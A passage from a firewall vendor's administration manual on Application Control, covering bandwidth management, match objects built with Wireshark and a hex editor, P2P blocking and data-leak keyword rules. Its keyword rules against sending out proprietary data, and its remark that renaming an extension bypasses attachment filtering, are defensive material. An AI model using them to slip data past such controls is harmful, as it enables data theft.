- Step 1** In the navigation pane on the left side, click **Network**, and then click **Interfaces**.
- Step 2** In the Interface Settings table, click the icon under **Configure** for the desired interface.
- Step 3** In the Edit Interface dialog box, click the **Advanced** tab. The Advanced Settings screen displays.

The screenshot shows the 'Advanced Settings' dialog box for an interface. The 'Advanced' tab is active. The 'Advanced Settings' section includes:

- Link Speed: Auto Negotiate
- Use Default MAC Address: 00:17:C5:0F:57:80
- Override Default MAC Address: (empty)
- Enable flow reporting:
- Enable Multicast Support:
- Enable 802.1p tagging:
- Management Traffic Only:
- Interface MTU: 1500
- Fragment non-VPN outbound packets larger than this interface's MTU:
- Ignore Don't Fragment (DF) Bit:
- Do not send ICMP Fragmentation Needed for outbound packets over the interface MTU:

The 'Bandwidth Management' section includes:

- Enable Egress Bandwidth Management: Available Interface Egress Bandwidth (Kbps): 100000.000000
- Enable Ingress Bandwidth Management: Available Interface Ingress Bandwidth (Kbps): 100000.000000

Note: BWM Type: Global; To change go to Firewall Settings > BWM

Step 4 Do one or both of the following:

- Under Bandwidth Management, to manage outbound bandwidth, select the **Enable Egress Bandwidth Management** checkbox, and optionally set the **Available Interface Egress Bandwidth (Kbps)** field to the maximum for the interface.
- Under Bandwidth Management, to manage inbound bandwidth, select the **Enable Ingress Bandwidth Management** checkbox and optionally set the **Available Interface Ingress Bandwidth (Kbps)** field to the maximum for the interface.

| Interface Rating | Max Bandwidth in Kilobits/second |
|-------------------------|----------------------------------|
| 100 Megabits per second | 100,000 |
| 1 Gigabit per second | 1,000,000 |

Step 5 Click **OK**.

Configuring a Bandwidth Management Action

After bandwidth management is enabled on the interface, you can configure Bandwidth Management as an action setting for an object in Application Control.

To configure Bandwidth Management as an action setting:

Step 1 In the navigation pane on the left side, click **Firewall**, and then click **Action Objects**.

Step 2 In the **Action Objects** screen, click **Add New Action Object**.

Step 3 In the **Action Objects Settings** window, type a descriptive name for the action.

Step 4 In the **Action** drop-down list, select **Bandwidth Management**.

Action Object Settings

Action Name: Custom Inbound BWM

Action: Bandwidth Management

Bandwidth Aggregation Method: Per Policy

Enable Outbound Bandwidth Management

Guaranteed Bandwidth: 0 %

Maximum Bandwidth: 0 %

Bandwidth Priority: 0 highest

Enable Inbound Bandwidth Management

Guaranteed Bandwidth: 1.0 %

Maximum Bandwidth: 300 Kbps

Bandwidth Priority: 4


Enable Tracking Bandwidth Usage

Ready

OK Cancel Help

- Step 5** In the **Bandwidth Aggregation Method** drop-down list, select one of the following:
- **Per Policy** – When multiple policies are using the same Bandwidth Management action, each policy can consume up to the configured bandwidth even when the policies are active at the same time.
 - **Per Action** – When multiple policies are using the same Bandwidth Management action, the total bandwidth is limited as configured for all policies combined if they are active at the same time.
- Step 6** Do one or both of the following:
- To manage outbound bandwidth, select the **Enable Outbound Bandwidth Management** checkbox.
 - To manage inbound bandwidth, select the **Enable Inbound Bandwidth Management** checkbox.
- Step 7** To specify the **Guaranteed Bandwidth**, optionally enter a value either as a percentage or as kilobits per second. In the drop-down list, select either % or **Kbps**.
- If you plan to use this custom action for rate limiting rather than guaranteeing bandwidth, you do not need to change the **Guaranteed Bandwidth** field.
- Step 8** To specify the **Maximum Bandwidth**, optionally enter a value either as a percentage or as kilobits per second. In the drop-down list, select either % or **Kbps**.
- If you plan to use this custom action for guaranteeing bandwidth rather than rate limiting, you do not need to change the **Maximum Bandwidth** field.
- Step 9** For **Bandwidth Priority**, select a priority level from the drop-down list, where 0 is the highest and 7 is the lowest.
- Step 10** Optionally select **Enable Tracking Bandwidth Usage** to track the usage. When bandwidth usage tracking is enabled, you can view the usage in the Action Properties tooltip by mousing over the BWM action of a policy on the Firewall > App Rules page.
- Step 11** Click **OK**.

You can see the resulting action in the **Action Objects** screen.



Firewall > Address Objects


Note

For increased convenience and accessibility, the Address Objects page can be accessed either from Network > Address Objects or Firewall > Address Objects. The page is identical regardless of which tab it is accessed through. For information on configuring Address Objects, see [“Network > Address Objects” on page 279](#).

Firewall > Service Objects


Note

For increased convenience and accessibility, the Service Objects page can be accessed either from Firewall > Service Objects or Network > Services. The page is identical regardless of which tab it is accessed through. For information on configuring Address Objects, see [“Network > Services” on page 297](#).

Firewall > Email Address Objects

You can create email address objects for use with SMTP Client policies. An email address object can be a list of users or an entire domain. For more information about email address objects, see [“Email Address Objects” on page 537](#).

To configure email address object settings, perform the following steps:

- Step 1** In the navigation pane on the left side, click **Firewall**, and then click **Email Address Objects**.
- Step 2** In the **Email Address Objects** screen, click **Add New Email Address Object**.
- Step 3** In the **Email Address Object** window, type a descriptive name for the email address object.
- Step 4** For **Match Type**, select **Exact Match** or **Partial Match**. Use **Partial Match** when you want to match on any part of the email address that you provide. To match the email address exactly, select **Exact Match**.

Step 5 In the **Content** text box, type the content to match and then click **Add**. Repeat this step until you have added as many elements as you want.

For example, to match on a domain, select **Partial Match** in the previous step and then type @ followed by the domain name in the **Content** field, for example, type: **@adtran.com**. To match on an individual user, select **Exact Match** in the previous step and then type the full email address in the **Content** field, for example: **jsmith@adtran.com**.

Alternatively, you can click **Load From File** to import a list of elements from a text file. Each element in the file must be on a line by itself.

By defining an email address object with a list of users, you can use Application Control to simulate groups.

Step 6 Click **OK**.

Verifying App Control Configuration

To verify your policy configuration, you can send some traffic that should match your policy. You can use a network protocol analyzer such as Wireshark to view the packets. For information about using Wireshark, see [“Wireshark” on page 564](#).

Be sure to test for both included and excluded users and groups. You should also run tests according to the schedule that you configured, to determine that the policy is in effect when you want it to be. Check for log entries in the Log > View screen in the SonicOS user interface.

You can view tooltips on the Firewall > App Rules page when you hover your cursor over each policy. The tooltips show details of the match objects and actions for the policy. Also, the bottom of the page shows the number of policies defined, enabled, and the maximum number of policies allowed.

Useful Tools

This section describes two software tools that can help you use Application Control to the fullest extent. The following tools are described:

- [“Wireshark” on page 564](#)
- [“Hex Editor” on page 566](#)

Wireshark



Wireshark is a network protocol analyzer that you can use to capture packets from applications on your network. You can examine the packets to determine the unique identifier for an application, which you can use to create a match object for use in an App Rules policy.

Wireshark is freely available at: <http://www.wireshark.org>

The process of finding the unique identifier or signature of a Web browser is illustrated in the following packet capture sequence.


Step 1 In Wireshark, click **Capture > Interfaces** to view your local network interfaces.

Step 2 In the Capture Interfaces dialog box, click **Capture** to start a capture on your main network interface:




As soon as the capture begins, start the browser and then stop the capture. In the example, Firefox is used.

- Step 3** In the captured output, locate and click the **HTTP GET** command in the top pane, and view the source for it in the center pane. In the source code, locate the line beginning with **User-Agent**.



- Step 4** Scroll to the right to find the unique identifier for the browser. In this case it is **Firefox/1.5.0.7**.



- Step 5** Type the identifier into the **Content** text box in the **Match Objects Settings** screen and click **OK** to create a match object that you can use in a policy.

The screenshot shows the 'Match Object Settings' dialog box. The 'Object Name' field contains 'Firefox 1507'. The 'Match Object Type' dropdown is set to 'HTTP User Agent'. The 'Match Type' dropdown is set to 'Exact Match'. The 'Input Representation' section has 'Alphanumeric' selected with a radio button. The 'Enable Negative Matching' checkbox is unchecked. The 'Content' text box contains 'Firefox/1.5.0.7'. Below it, the 'List' field shows a list with one entry: 'Firefox/1.5.0.7'. On the right side, there are buttons for 'Add', 'Update', 'Remove', 'Remove All', and 'Load From File'. At the bottom, there are 'OK', 'Cancel', and 'Help' buttons.

Hex Editor


You can use a hexadecimal (hex) editor to view the hex representation of a file or a graphic image. One such hex editor is **XVI32**, developed by Christian Maas and available at no cost at the following URL:

<http://www.chmaas.handshake.de/delphi/freeware/xvi32/xvi32.htm>

For example, if there is a certain graphic contained within all confidential company documents, you could use the hex editor to obtain a unique identifier for the graphic, and then use the identifying hex string to create a match object. You could reference the match object in a policy that blocks the transfer of files with content matching that graphic.

Using the ADTRAN graphic as an example, you would take the following steps:

Step 1 Start **XVI32** and click **File > Open** to open the graphic image GIF file.




Step 2 In the left pane, mark the first 50 hex character block by selecting **Edit > Block <n> chars...** and then select the **decimal** option and type **50** in the space provided. This will mark the first 50 characters in the file, which is sufficient to generate a unique thumbprint for use in a custom match object.

Alternatively you can mark the block by using the following sequence:

- Click on the first character (#0).
- Press **Ctrl+B**.
- Click on the character in position #49.
- Press **Ctrl+B**.

To locate the character in position #49, click on a character in the right pane (the text pane) and then look at the bottom left corner for the decimal address. Try different characters until it shows **Adr. dec: 49**. Note that you must click on the corresponding location in the *left* pane before you press **Ctrl+B** to mark the block.

When the block is marked, it changes to red font. To unmark a block of characters, press **Ctrl+U**.



- Step 3** After you mark the block, click **Edit > Clipboard > Copy As Hex String**.
- Step 4** In Textpad or another text editor, press **Ctrl+V** to paste the selection and then press **Enter** to end the line.
This intermediary step is necessary to allow you to remove spaces from the hex string.
- Step 5** In Textpad, click **Search > Replace** to bring up the Replace dialog box. In the Replace dialog box, type a space into the Find text box and leave the Replace text box empty. Click **Replace All**.
The hex string now has 50 hex characters with no spaces between them.
- Step 6** Double-click the hex string to select it, then press **Ctrl+C** to copy it to the clipboard.
- Step 7** In the SonicOS user interface, navigate to **Firewall > Match Objects** and click **Add Match Object**.
- Step 8** In the **Match Object Settings** window, type a descriptive name into the **Object Name** text box.
- Step 9** In the **Match Object Type** drop-down list, select **Custom Object**.
- Step 10** For Input Representation, click **Hexadecimal**.
- Step 11** In the **Content** text box, press **Ctrl+V** to paste the contents of the clipboard.

Step 12 Click Add.

Match Object Settings

Object Name:

Match Object Type:

Enable settings Offset: Depth: Payload Size: Min: Max:

Match Type:

Input Representation: Alphanumeric Hexadecimal

Content:

List:

Buttons: Add, Update, Remove, Remove All, Load From File

Ready

Buttons: OK, Cancel, Help

Step 13 Click OK.

You now have an Match Object containing a unique identifier for the image. You can create an App Rules policy to block or log traffic that contains the image matched by this Match Object. For information about creating a policy, see [“Configuring an App Rules Policy” on page 550](#).

App Control Use Cases

Application Control provides the functionality to handle several types of access control very efficiently. The following use cases are presented in this section:

- [“Policy-Based Application Control” on page 570](#)
- [“Compliance Enforcement” on page 572](#)
- [“Server Protection” on page 573](#)
- [“Hosted Email Environments” on page 574](#)
- [“Email Control” on page 574](#)
- [“Web Browser Control” on page 575](#)
- [“HTTP Post Control” on page 576](#)
- [“Forbidden File Type Control” on page 578](#)
- [“ActiveX Control” on page 580](#)
- [“FTP Control” on page 582](#)
- [“Bandwidth Management” on page 587](#)
- [“Bypass DPI” on page 590](#)
- [“Custom Signature” on page 592](#)
- [“Reverse Shell Exploit Prevention” on page 594](#)

Policy-Based Application Control

The ADTRAN application signature databases are part of the Application Control feature, allowing very granular control over policy configuration and actions relating to them. These signature databases are used to protect users from application vulnerabilities as well as worms, Trojans, peer-to-peer transfers, spyware and backdoor exploits. The extensible signature language used in the ADTRAN Reassembly Free Deep Packet Inspection engine also provides proactive defense against newly discovered application and protocol vulnerabilities.


To create an Application Control policy, first create a match object of type Application Signature List or Application Signature Category List. These two types allow for selection of either general application categories or individual application signatures.

The example below shows a match object targeted at LimeWire and Napster Peer to Peer sharing applications.

The screenshot displays the 'Match Object Settings' dialog box. The 'Object Name' is 'Napster/LimeWire P2P'. The 'Match Object Type' is 'Application Signature List'. The 'Application Category' is 'P2P (22)'. The 'Application' is 'P2P Napster (595)'. The 'Application Signature' is 'P2P Napster -- User Login (1704)'. A list of signatures is shown, including 'P2P LimeWire -- Connect Traffic 1 (1022)', 'P2P LimeWire -- Connect Traffic 2 (1029)', 'P2P LimeWire -- Connect Traffic 3 (1263)', 'P2P Napster -- Login Over HTTP 1 (1721)', 'P2P Napster -- Login Over HTTP 2 (1722)', 'P2P Napster -- Login Over HTTP 3 (1725)', 'P2P Napster -- New User Login (1705)', and 'P2P Napster -- User Login (1704)'. The status bar shows 'Ready' and buttons for 'OK', 'Cancel', and 'Help'.

| Signature | Count |
|-----------------------------------|-------|
| P2P LimeWire -- Connect Traffic 1 | 1022 |
| P2P LimeWire -- Connect Traffic 2 | 1029 |
| P2P LimeWire -- Connect Traffic 3 | 1263 |
| P2P Napster -- Login Over HTTP 1 | 1721 |
| P2P Napster -- Login Over HTTP 2 | 1722 |
| P2P Napster -- Login Over HTTP 3 | 1725 |
| P2P Napster -- New User Login | 1705 |
| P2P Napster -- User Login | 1704 |

After creating a signature-based match object, create a new App Rules policy of type App Control Content that uses the match object. The example below shows a policy which uses the newly created “Napster/LimeWire P2P” match object to drop all Napster and LimeWire traffic.



Logging Application Signature-Based Policies

As with other match object policy types, logging can be enabled on application content policies. By default, these logs are displayed in the standard format, showing the Application Control policy that triggered the alert/action. To obtain more detail about the log event, select the **Log using App Control message format** checkbox in the App Control Policies Settings screen for that policy.

Standard Logging

| | | | | | |
|---|----------------------------|-------|----------------------|---|---|
| 7 | 09/28/2010 20:04:25.336 | Alert | Application Firewall | Application Firewall Alert: Policy: test, Action Type: Reset/Drop | 192.168.168.123, 121.14.74.247, 1186, X0 (admin) 80, X1 |
|---|----------------------------|-------|----------------------|---|---|


App Control Formatted Logging

| | | | | | |
|---|----------------------------|-------|---------------------|---|--|
| 1 | 09/28/2010 20:02:35.768 | Alert | Application Control | Application Control Detection Alert: IM QQ -- Login Over HTTPS v2010, SID: 5696, AppID: 622 CatID: 11 | 192.168.168.123, 121.14.74.247, 4885, X0 (admin) 443, X1 |
|---|----------------------------|-------|---------------------|---|--|

Compliance Enforcement

Many businesses and organizations need to ensure compliance with their policies regarding outbound file transfer. Application Control provides this functionality in HTTP, FTP, POP3, and SMTP contexts. This can help companies meet regulatory requirements such as HIPAA, SOX, and PCI.

When you configure the policy or policies for this purpose, you can select Direction > Basic > Outgoing to specifically apply your file transfer restrictions to outbound traffic. Or, you can select Direction > Advanced and then specify the exact zones between which to prevent file transfer. For example, you can specify LAN to WAN, LAN to DMZ, or any other zones that you have defined.



Server Protection

Servers are typically accessed by many untrusted clients. For best protection of these valuable resources, you should have multiple lines of defense. With Application Control on your gateway, you can configure policies to protect your servers. For example, you can create a policy that blocks all FTP **put** commands to prevent anyone from writing a file to a server (see [“Blocking FTP Commands” on page 585](#)). Even though the server itself may be configured as read-only, this adds a layer of security that is controlled by the firewall administrator. Your server will still be protected even if its configuration is changed by an error, a side-effect of a patch, or by someone with malicious intent. With Application Control, you can effectively control content upload for servers using HTTP, SMTP, POP3, and FTP.



An example of policies that affect servers might be a small ISP providing three levels of service to its customers, whose servers are sitting in its rack. At the gold level, a customer can host a Web server, Email server, and FTP server. At the silver level, a customer can host only a Web server and Email server. At the bronze level, the hosting package only allows a Web server. The ISP could use Application Control to enforce these restrictions, by creating a policy for each customer.

Hosted Email Environments

A hosted email environment is one in which email is available on a user's Internet Service Provider (ISP). Typically, POP3 is the protocol used for email transfer in this environment. Many small-business owners use this model, and would like to control email content as well as email attachments. Running Application Control on the gateway provides a solution for controlling POP3-based as well as SMTP-based email.

Application Control can also scan HTTP, which is useful for email hosted by sites such as Yahoo or Hotmail. Note that when an attachment is blocked while using HTTP, Application Control does not provide the file name of the blocked file. You can also use Application Control to control FTP when accessing database servers.

If you want a dedicated SMTP solution, you can use ADTRAN Email Security. Email Security is used by many larger businesses for controlling SMTP-based email, but it does not support POP3. For controlling multiple email protocols, Application Control provides an excellent solution.

Email Control

Application Control can be very effective for certain types of email control, especially when a blanket policy is desired. For example, you can prevent sending attachments of a given type, such as **.exe**, on a per-user basis, or for an entire domain. Because the file name extension is being matched in this case, changing the extension before sending the attachment will bypass filtering. Note that you can also prevent attachments in this way on your email server if you have one. If not, then Application Control provides the functionality.

You can create a match object that scans for file content matching strings such as "confidential", "internal use only" and "proprietary" to implement basic controls over the transfer of proprietary data.

You can also create a policy that prevents email to or from a specific domain or a specific user. You can use Application Control to limit email file size, but not to limit the number of attachments. Application Control can block files based on MIME type. It cannot block encrypted SSL or TLS traffic, nor can it block "all encrypted files". To block encrypted email from a site that is using HTTPS, you can create a custom match object that matches the certificate sent before the HTTPS session begins. This is part of the SSL session before it gets encrypted. Then you would create a custom policy that blocks that certificate.

Application Control can scan email attachments that are text-based or are compressed to one level, but not encrypted. The following table lists file formats that Application Control can scan for keywords. Other formats should be tested before you use them in a policy.

| File Type | Common Extension |
|------------------------|------------------|
| C source code | c |
| C+ source code | cpp |
| Comma-separated values | csv |
| HQX archives | hqx |
| HTML | htm |
| Lotus 1-2-3 | wks |
| Microsoft Access | mdb |
| Microsoft Excel | xls |
| Microsoft PowerPoint | ppt |

| File Type | Common Extension |
|---------------------------|------------------|
| Microsoft Visio | vsd |
| Microsoft Visual Basic | vbp |
| Microsoft Word | doc |
| Microsoft Works | wps |
| Portable Document Format | pdf |
| Rich Text Format | rft |
| SIT archives | sit |
| Text files | txt |
| WordPerfect | wpd |
| XML | xml |
| Tar archives (“tarballs”) | tar |
| ZIP archives | zip, gzip |

Web Browser Control

You can also use Application Control to protect your Web servers from undesirable browsers. Application Control supplies match object types for Netscape, MSIE, Firefox, Safari, and Chrome. You can define a match object using one of these types, and reference it in a policy to block that browser.

You can also access browser version information by using an HTTP User Agent match object type. For example, older versions of various browsers can be susceptible to security problems. Using Application Control, you can create a policy that denies access by any problematic browser, such as Internet Explorer 5.0. You can also use negative matching to exclude all browsers except the one(s) you want. For example, you might want to allow Internet Explorer version 6 only, due to flaws in version 5, and because you haven’t tested version 7. To do this, you would use a network protocol analyzer such as Wireshark to determine the Web browser identifier for IEv6, which is “MSIE 6.0”. Then you could create a match object of type HTTP User Agent, with content “MSIE 6.0” and enable negative matching.

The screenshot shows the 'Match Object Settings' dialog box. The 'Object Name' field contains 'MSIE 6.0'. The 'Match Object Type' dropdown is set to 'HTTP User Agent'. The 'Match Type' dropdown is set to 'Partial Match'. Under 'Input Representation', the 'Alphanumeric' radio button is selected. The 'Enable Negative Matching' checkbox is checked. The 'Content' field contains 'MSIE 6.0'. The 'List' field contains 'MSIE 6.0'. On the right side, there are buttons for 'Add', 'Update', 'Remove', 'Remove All', and 'Load From File'. At the bottom, there are 'OK', 'Cancel', and 'Help' buttons. The status bar at the bottom left shows 'Ready'.

You can use this match object in a policy to block browsers that are not MSIE 6.0. For information about using Wireshark to find a Web browser identifier, see [“Wireshark” on page 564](#). For information about negative matching, see [“Negative Matching” on page 530](#).

Another example of a use case for controlling Web browser access is a small e-commerce site that is selling discounted goods that are salvaged from an overseas source. If the terms of their agreement with the supplier is that they cannot sell to citizens of the source nation, they could configure Application Control to block access by the in-country versions of the major Web browsers.

Application Control supports a pre-defined selection of well-known browsers, and you can add others as custom match objects. Browser blocking is based on the HTTP User Agent reported by the browser. Your custom match object must contain content specific enough to identify the browser without creating false positives. You can use Wireshark or another network protocol analyzer to obtain a unique signature for the desired browser.

HTTP Post Control


You can enhance the security of public facing read-only HTTP servers by disallowing the HTTP POST method.

First, use Notepad or another text editor to create a new document called **Post.htm** that contains the HTML code below. Save the file to your desktop or a convenient location.

